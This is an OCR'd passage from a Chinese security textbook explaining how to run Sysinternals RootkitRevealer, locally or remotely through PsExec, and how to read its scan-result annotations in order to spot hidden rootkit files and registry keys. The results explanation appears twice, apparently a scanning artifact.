
使用 RootkitRevealer 之前，最好先用优化大师将注册表清理一下，免得信息太多反而





(a) (b)

图 15-14　设置进程和账户访问



(a) (b)

图 15-15　进程隐藏

将 Rootkit 遗漏了。RootkitRevealer 内包含 GUI 和命令行两个版本，其中命令行版本配合 PsExec 可以执行远程扫描。首先要注意的是运行 RootkitRevealer 需要 Administrator 权限。RootkitRevealer 支持手工扫描和自动扫描两种方式。

（1）手工扫描。

RootkitRevealer 使用比较简单，直接单击 scan 按钮就可以扫描系统。RootkitRevealer 提供了以下两个选项。

① **隐藏 NTFS 中的元数据（Hide standard NTFS Metadata files）**：该选项是默认选择的，默认不会显示 NTFS 中的元数据（元数据是存储在卷上支持文件系统格式管理的数据。它不能被应用程序访问，只能为系统提供服务）。

② **扫描注册表（Scan Registry）**：该选项是默认选择的，如果没有选择，将略过注册表

扫描。

(2) 自动扫描。

命令行的 RootkitRevealer 支持多种选项的自动扫描,使用方法如下。

```
rootkitrevealer [ - a [ - c] [ - m] [ - r] outputfile]
```

其中:

-a:自动扫描,扫描完毕后程序结束。

-c:以 CSV 格式输出。

-m:显示 NTFS 中的元数据。

-r:略过注册表扫描。

Outputfile:扫描存入文件。

例如输入命令行:

```
rootkitrevealer - a - m D:\1.txt
```

RootkitRevealer 支持扫描远程主机,不过需要与 Sysinternals 的另外一个工具 psexec 配合使用,命令行如下:

```
psexec \\remote - c rootkitrealer.exe - a c:\windows\system32\rootkit.log
```

RootkitRevealer 每次启动后会产生一个随机的文件副本启动扫描,如图 15-16 所示。



图 15-16 RootkitRevealer 文件副本启动扫描

RootkitRevealer 会进行三方面的扫描:the Windows API,NTFS 主文件表(the NTFS Master File Table (MFT)),NTFS 硬盘目录索引(the NTFS on-disk directory index structures)。图 15-17 所示为扫描结果的截图。

对 Description 栏的注释进行解释如下。




图 15-17　RootkitRevealer 扫描结果

✍ Hidden from Windows API.

NTFS 文件系统会隐藏元数据文件(metdata files,例如 $ MFT/ $ Secure 等)而不让 Windows API(用户级函数 FindTheFile 和 FindNextFile,最终会调用系统 API:NtQueryDirectoryFile)发现,很多 Rootkit 木马采用了这一特点来隐藏自己的文件。如果没有选择 Hide NTFS metadata files,对于 NTFS 元文件也会出现该注释。

✍ Access is Denied.

RootkitRevealer 应该永远不会出现该提示,因为 RootkitRevealer 的进程可以访问任何文件、目录或者注册表键值。所以出现这条注释的话可以肯定是 Rootkit。

✍ Visible in Windows API, directory index, but not in MFT.

Visible in Windows API, but not in MFT or directory index.

Visible in Windows API, MFT, but not in directory index.

Visible in directory index, but not Windows API or MFT.

正如上面已经提到的进行一次扫描会扫描 3 个组件:Windows API,NTFS 主文件表(the NTFS Master File Table (MFT))以及 NTFS 硬盘目录索引(the NTFS on-disk directory index structures)。以上注释说明该文件只在一个或两个扫描过程中被发现。一个比较常见的原因是一个文件在扫描过程中被创建或删除。

✍ Windows API length not consistent with raw hive data.

API 的长度和原始单元数据记录的不一致。Rootkit 能够尝试通过错报注册表键值的大小来实现对 Windows API 的隐藏。应该仔细检查。




图 15-17 RootkitRevealer 扫描结果

✍ Hidden from Windows API.

NTFS 文件系统会隐藏元数据文件(metdata files,例如 $MFT/$Secure 等)而不让 Windows API(用户级函数 FindTheFile 和 FindNextFile,最终会调用系统 API:NtQueryDirectoryFile)发现,很多 Rootkit 木马采用了这一特点来隐藏自己的文件。如果没有选择 Hide NTFS metadata files,对于 NTFS 元文件也会出现该注释。

✍ Access is Denied.

RootkitRevealer 应该永远不会出现该提示,因为 RootkitRevealer 的进程可以访问任何文件、目录或者注册表键值。所以出现这条注释的话可以肯定是 Rootkit。

✍ Visible in Windows API, directory index, but not in MFT.

Visible in Windows API, but not in MFT or directory index.

Visible in Windows API, MFT, but not in directory index.

Visible in directory index, but not Windows API or MFT.

正如上面已经提到的进行一次扫描会扫描 3 个组件:Windows API,NTFS 主文件表(the NTFS Master File Table (MFT))以及 NTFS 硬盘目录索引(the NTFS on-disk directory index structures)。以上注释说明该文件只在一个或两个扫描过程中被发现。一个比较常见的原因是一个文件在扫描过程中被创建或删除。

✍ Windows API length not consistent with raw hive data.

API 的长度和原始单元数据记录的不一致。Rootkit 能够尝试通过错报注册表键值的大小来实现对 Windows API 的隐藏。应该仔细检查。

